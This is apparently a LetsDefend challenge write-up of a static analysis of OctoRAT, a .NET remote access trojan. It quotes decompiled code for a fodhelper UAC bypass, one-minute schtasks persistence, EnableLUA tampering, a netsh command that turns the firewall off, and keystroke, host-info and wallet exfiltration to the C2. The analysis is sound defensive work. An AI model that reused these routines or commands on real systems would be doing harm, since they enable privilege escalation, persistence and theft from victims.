

OCTORAT — .NET RAT MALWARE ANALYSIS

Let'sDefend Malware Analysis Challenge

Executive Summary

OctoRAT is a .NET-based Remote Access Trojan (RAT) designed to provide an attacker with extensive control over a compromised Windows workstation.

During the static analysis, the sample was examined to understand its **persistence, privilege-related behavior, C2 communication, surveillance capabilities, data theft, and system manipulation.**

The analysis identified several notable capabilities, including:

- **Scheduled Task persistence** with execution every 1 minute.
- **UAC bypass** through abuse of `fodhelper.exe`.
- Modification of Windows Registry settings to disable UAC.
- Ability to **disable the Windows Firewall** through `netsh`.
- **Remote desktop streaming** at a target of 60 FPS.
- **Keylogging** and transmission of captured keystrokes to the C2.
- **Cryptocurrency wallet discovery and exfiltration.**
- Browser history collection, with Chrome used as the default target.
- Clipboard monitoring and transmission of captured clipboard data.
- Self-hiding/self-deletion functionality through the **melt** feature.
- Continuous C2 health monitoring and controlled network operations.

The sample also uses a structured command-based C2 architecture. Commands received from the C2 determine which capability is executed on the victim system.

Overall assessment: OctoRAT is designed not merely to establish access, but to maintain that access, collect sensitive information, and provide the attacker with multiple ways to interact with the compromised system.

Analysis approach: The sample was analyzed statically using **dnSpy**, primarily by following method references, configuration flow, C2 command handlers, and relevant API calls rather than relying solely on keyword searches.

2. Analysis Methodology

The OctoRAT sample was analyzed as a **.NET binary using dnSpy**. The objective was to understand the malware's behavior through its code rather than executing the sample.

The analysis primarily followed:

- Method references and callers
- Configuration loading and parsing
- C2 command handlers
- Registry and Windows API usage
- Persistence mechanisms
- Data collection and exfiltration routines
- Network communication functions

A useful approach throughout the investigation was **following the data flow**. For example, when a configuration value or C2 command was identified, its references were traced until the actual action performed by the malware was reached.


3. Persistence and Evasion

3.1 Mutex

The malware creates the following mutex:

```
OctoRAT_Client_Mutex_{B4E5F6A7-8C9D-0E1F-2A3B-4C5D6E7F8A9B}
```

A mutex is used to ensure that only one instance of the malware runs at a time. If another instance attempts to start while the mutex already exists, the malware can identify that an instance is already running.



```
Program
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
}
else
{
    Console.WriteLine(string.Format("[{0:yyyy-MM-dd HH:mm:ss}] Browser data
        upload failed!", DateTime.Now));
}
}
catch (Exception ex)
{
    Console.WriteLine(string.Format("[{0:yyyy-MM-dd HH:mm:ss}] Error uploading
        browser data: {1}", DateTime.Now, ex.Message));
}
bool flag2;
using (new Mutex(true, "OctoRAT_Client_Mutex_
    {B4E5F6A7-8C9D-0E1F-2A3B-4C5D6E7F8A9B}", ref flag2))
{
    if (flag2)
    {
        try
        {
            Program.Initialize();
            Program.Run();
        }
        catch (Exception ex2)
        {
        }
```

3.2 UAC Bypass Using fodhelper.exe


OctoRAT abuses the legitimate Windows binary:

fodhelper.exe

fodhelper.exe is a Windows executable that can be abused for UAC bypass because of the way Windows handles certain registry settings associated with it.

The malware modifies the registry before launching the trusted Windows binary, allowing the malicious command to execute with elevated privileges.

Why it matters: This allows the malware to move from normal user-level execution toward elevated execution without directly prompting the user for normal UAC approval.



```
Program X
2535     }
2536
2537     // Token: 0x0600003E RID: 62 RVA: 0x00007050 File Offset: 0x00005250
2538     private static bool BypassUACFodHelper()
2539     {
2540         bool result;
2541         try
2542         {
2543             string fileName = Process.GetCurrentProcess().MainModule.FileName;
2544             string subkey = "Software\\Classes\\ms-settings\\Shell\\Open\\command";
2545             using (RegistryKey registryKey = Registry.CurrentUser.CreateSubKey(subkey))
2546             {
2547                 if (registryKey == null)
2548                 {
2549                     return false;
2550                 }
2551                 registryKey.SetValue("", fileName, RegistryValueKind.String);
2552                 registryKey.SetValue("DelegateExecute", "", RegistryValueKind.String);
2553             }
2554             Process.Start(new ProcessStartInfo
2555             {
2556                 FileName = "C:\\Windows\\System32\\fodhelper.exe",
2557                 UseShellExecute = true,
2558                 WindowStyle = ProcessWindowStyle.Hidden,
2559                 CreateNoWindow = true
2560             });
2561             Thread.Sleep(2000 + new Random().Next(1000));
2562             try
2563             {
2564                 Registry.CurrentUser.DeleteSubKeyTree("Software\\Classes\\ms-settings",
2565                     false);
2566             }
2567             catch
2568             {
2569             }
2570             result = true;
2571         }
2572         catch
2573         {
2574             result = false;
2575         }
2576     }
```

3.3 Registry Modification During UAC Bypass


The malware accesses:

HKEY_CURRENT_USER\\Software\\Classes\\ms-settings\\Shell\\Open\\command

The registry key is used as part of the fodhelper.exe UAC bypass technique.

The malware also sets the relevant registry value to an empty string as required by the technique.

Analysis: Instead of exploiting a vulnerability in `fodhelper.exe`, the malware abuses its expected registry behavior. This is a good example of attackers making Windows' own functionality do the heavy lifting.



```
825 case 'd':
826     if (!(type2 == "disable_uac"))
827     {
828         goto IL_27D8;
829     }
830     try
831     {
832         using (RegistryKey registryKey =
Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\
\\CurrentVersion\\Policies\\System", true))
833         {
834             if (registryKey != null)
835             {
836                 registryKey.SetValue("EnableLUA", "");
837             }
838         }
839         goto IL_27ED;
840     }
841     catch
842     {
843         goto IL_27ED;
844     }
845     goto IL_201E;
846 case 'f':
847 {
848     if (!(type2 == "fun_message"))
849     {
850         goto IL_27D8;
851     }
852     string message = Program.ExtractJsonValue(packet.Data,
```

3.4 Scheduled Task Persistence

The malware creates a scheduled task using Windows' built-in:

`schtasks.exe`

The task is configured with:

`/sc minute /mo 1`

This means the malware is executed **every 1 minute**.

The `/mo` option acts as the schedule modifier. Therefore:

`/sc minute /mo 1`
↓
Every 1 minute

This provides persistence if the malware process is terminated or otherwise stops running.

```
Program X
2439 }
2440 Process process2 = Process.Start(new ProcessStartInfo
2441 {
2442     FileName = "schtasks.exe",
2443     Arguments = string.Concat(new string[]
2444     {
2445         "/create /tn \"",
2446         text,
2447         "\" /tr \"",
2448         fileName,
2449         "\" /sc minute /mo 1 /f"
2450     }},
2451     WindowStyle = ProcessWindowStyle.Hidden,
2452     CreateNoWindow = true,
2453     UseShellExecute = false,
2454     RedirectStandardOutput = true,
2455     RedirectStandardError = true
2456     ));
2457 if (process2 != null)
2458 {
2459     process2.WaitForExit(5000);
2460     if (process2.ExitCode == 0)
2461     {
2462         Program.WriteLog("Added to Task Scheduler (runs every 1 minute)");
2463     }
2464     else
2465     {
2466         Program.WriteLog(string.Format("Task Scheduler creation failed (exit
2467         code: {0})", process2.ExitCode));
2468     }
2469 }
```

4. Configuration and Self-Deletion

4.1 Configuration Parsing

The malware retrieves its configuration from an embedded resource through:

```
ResourceReader.GetConfig()
```

The returned configuration is then split using:

```
config.Split('|')
```

Therefore, the separator character is:

|

The resulting array contains different configuration options.

The malware checks that the configuration contains at least five entries before using the values, reducing the possibility of accessing an invalid array index.

```
GetConfig(): string ×
1 // Client.ResourceReader
2 // Token: 0x060000E8 RID: 232 RVA: 0x00009E68 File Offset: 0x00008068
3 public static string GetConfig()
4 {
5     return ResourceReader.GetStringResource(3);
6 }
7

string config = ResourceReader.GetConfig();
if (!string.IsNullOrEmpty(config))
{
    string[] array = config.Split(new char[]
    {
        '|'
    });
    if (array.Length >= 5)
    {
        Program.meltEnabled = (array[2] == "true");
        if (array[3] == "true")
        {
            Program.AddToStartup();
        }
    }
}
```

4.2 Melt Feature

The malware checks:

```
Program.meltEnabled = (array[2] == "true");
```

Therefore, **index 2** controls whether the melt feature is enabled.

Because C# arrays are zero-indexed:

```
array[0] → first value
array[1] → second value
array[2] → third value
```

The malware therefore uses the **third configuration value** as the melt flag.

4.3 Self-Delete / Melt

When the melt feature is enabled, the malware modifies the attributes of its own executable:

```
FileAttributes.Hidden | FileAttributes.System
```

The two attributes are:

- `Hidden` — hides the file from normal File Explorer views.


- `System` — marks the file as a Windows system file.

The `|` operator combines both attributes.

The malware obtains its own executable path through:

`Process.GetCurrentProcess().MainModule.FileName`

and applies the attributes using `File.SetAttributes()`.



```

2499     {
2500         Program.WriteLog("Failed to remove from Task Scheduler: " + ex.Message);
2501     }
2502 }
2503
2504 // Token: 0x0600003C RID: 60 RVA: 0x00006FB4 File Offset: 0x000051B4
2505 private static void SelfDelete()
2506 {
2507     if (!Program.meltEnabled)
2508     {
2509         return;
2510     }
2511     try
2512     {
2513         File.SetAttributes(Process.GetCurrentProcess().MainModule.FileName,
2514             FileAttributes.Hidden | FileAttributes.System);
2515         Program.WriteLog("File set to hidden + system attributes (melt enabled)");
2516     }
2517     catch (Exception ex)
2518     {
2519         Program.WriteLog("Failed to set file attributes: " + ex.Message);
2520     }
2521 }

```

5. System Manipulation

5.1 Disabling UAC Through C2

The malware supports a C2 command:

`disable_uac`

When this command is received, it accesses:

`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System`

with write access and changes:

`EnableLUA = 0`

`EnableLUA` is the registry setting controlling UAC behavior.

`EnableLUA = 1` → UAC enabled

`EnableLUA = 0` → UAC disabled

This is a system-wide modification because the malware uses `HKEY_LOCAL_MACHINE`.

5.2 Disabling Windows Firewall

The malware also responds to the C2 command:


```
disable_firewall
```

It executes:

```
netsh advfirewall set allprofiles state off
```

This disables Windows Firewall across all firewall profiles.

The use of `netsh` is significant because it is a legitimate Windows administration utility. The malware does not need to implement its own firewall-management functionality; it simply invokes the existing Windows tool.



6. C2 Communication

6.1 Consecutive Error Handling

The malware maintains a counter named:

```
consecutiveErrors
```

When an error occurs, the counter is incremented:


```
Program.consecutiveErrors++;
```

The malware disconnects when:

```
Program.consecutiveErrors > 20
```

Therefore:

- 20 errors → still tolerated
- 21st error → disconnect

The **maximum tolerated consecutive errors is 20**.

6.2 C2 Connection Health Check

The malware tracks the time of its last network activity.

It checks:


```
(DateTime.Now - Program.lastNetworkActivity).TotalMilliseconds > 10000.0
```

When more than **10,000 milliseconds** have passed without network activity, it sends a ping packet to test the connection.

If the ping fails, the malware considers the connection dead.

Therefore, the health-check timeout is:

10,000 milliseconds



```
CheckConnectionHealth(): bool X
1 // Client.Program
2 // Token: 0x06000032 RID: 50 RVA: 0x00003700 File Offset: 0x00001900
3 private static bool CheckConnectionHealth()
4 {
5     if (Program.network == null || !Program.network.IsConnected)
6     {
7         return false;
8     }
9     if ((DateTime.Now - Program.lastNetworkActivity).TotalMilliseconds > 10000.0)
10    {
11        try
12        {
13            Program.network.SendPacket("ping", "{}");
14            Program.lastNetworkActivity = DateTime.Now;
15            return true;
16        }
17        catch
18        {
19            Program.WriteLog("Connection health check failed - connection appears dead");
20            return false;
21        }
22        return true;
23    }
24    return true;
25 }
26
```

7. Victim Identification

After establishing a successful connection with the C2 server, the malware sends an `info` packet to identify the compromised system.

The `SendClientInfo()` method collects:

- Hostname
- Username
- Operating system
- Country
- Number of monitors
- Presence of cryptocurrency wallets

The information is packaged into JSON and sent using:

```
Program.network.SendPacket("info", data);
```

Therefore, the packet type used to identify the victim is:

```
info
SendClientInfo(): void
1 // Client.Program
2 // Token: 0x06000036 RID: 54 RVA: 0x00003C58 File Offset: 0x00001E58
3 private static void SendClientInfo()
4 {
5     try
6     {
7         string hostname = Program.sysInfo.GetHostname();
8         string username = Program.sysInfo.GetUsername();
9         string os = Program.sysInfo.GetOS();
10        string country = Program.sysInfo.GetCountry();
11        int monitorCount = Program.sysInfo.GetMonitorCount();
12        bool flag = Program.sysInfo.HasCryptoWallets();
13        string data = string.Format(@"{{\"hostname\": \"{0}\", \"username\": \"{1}\", \"os\": \"{2}\",
14                                     \"country\": \"{3}\", \"monitors\": {4}, \"wallets\": {5}}}", new object[]
15        {
16            Program.EscapeJson(hostname),
17            Program.EscapeJson(username),
18            Program.EscapeJson(os),
19            Program.EscapeJson(country),
20            monitorCount,
21            flag ? "true" : "false"
22        });
23        Program.network.SendPacket("info", data);
24    }
25    catch (Exception ex)
26    {
27        Program.WriteLog("Error sending client info: " + ex.Message);
28    }
29 }
```

8. Remote Desktop Streaming

OctoRAT supports remote desktop streaming through the `SendDesktopFrame()` method.

The malware captures the selected monitor:

```
Program.screenCapture.CaptureScreen(monitor);
```

and sends the captured frame through:

```
Program.network.SendBinaryFrame (frame) ;
```


The target frame rate is defined in the `Program` class:

```
private static int targetFPS = 60;
```

Therefore, the configured target is:

```
60 FPS
```

The malware also uses `networkSemaphore` while sending frames, preventing too many network operations from running simultaneously.



```
// Token: 0x04000031 RID: 49  
private static int targetFPS = 60;
```

9. Keylogging

The malware implements a keyboard hook through the `Keylogger` class.

When a key is pressed, `HookCallback()` obtains the virtual key information and converts it into a readable key name:

```
string keyName = this.GetKeyName (kbdllhookstruct.vkCode) ;
```

The key is then placed into a queue:

```
Keylogger.keyQueue.Enqueue (keyName) ;
```

The queued key is later processed and passed to a callback.

When the C2 has enabled the keylogger, the callback sends the captured keystroke using:

```
Program.network.SendPacket (   
    "keylog_data",   
    "{ \"key\": \"\" + text14 + \"\" }"   
);
```


Therefore, the packet type used for captured keystrokes is:

```
keylog_data
```

The malware also sends:

```
keylogger_started
```

to notify the C2 that the keylogger has successfully started. This is separate from the packet carrying the actual keystroke data.



```
1776 {
1777     goto IL_27D8;
1778 }
1779 Program.keyloggerActive = true;
1780 string text14;
1781 Program.keylogger.Start(delegate(string key)
1782 {
1783     string text14 = "";
1784     foreach (char c4 in key)
1785     {
1786         if (c4 == '')
1787         {
1788             text14 += "\\\"";
1789         }
1790         else if (c4 == '\\')
1791         {
1792             text14 += "\\\"";
1793         }
1794         else if (c4 == '\n')
1795         {
1796             text14 += "\\n";
1797         }
1798         else if (c4 == '\r')
1799         {
1800             text14 += "\\r";
1801         }
1802         else if (c4 == '\t')
1803         {
1804             text14 += "\\t";
1805         }
1806         else
1807         {
1808             text14 += c4.ToString();
1809         }
1810     }
1811     Program.network.SendPacket("keylog_data", "{\\\"key\\\":\n\n" + text14 + "\\\"}");
1812 });
1813 Program.network.SendPacket("keylogger_started", "{}");
1814 goto IL_27ED;
1815 }
```

10. Cryptocurrency Wallet Theft

OctoRAT contains functionality to search for cryptocurrency wallets on the victim's system.

The malware first checks common wallet locations through the `HasCryptoWallets()` function. However, the actual collection is performed through the wallet-grabbing component.

The C2 can request all available wallets:

```
List<WalletPath> wallets = Program.walletGrabber.ScanWallets();
```

The collected wallets are then packaged:

```
byte[] array5 =
    Program.walletGrabber.CreatePackage(wallets, Program.network);
```

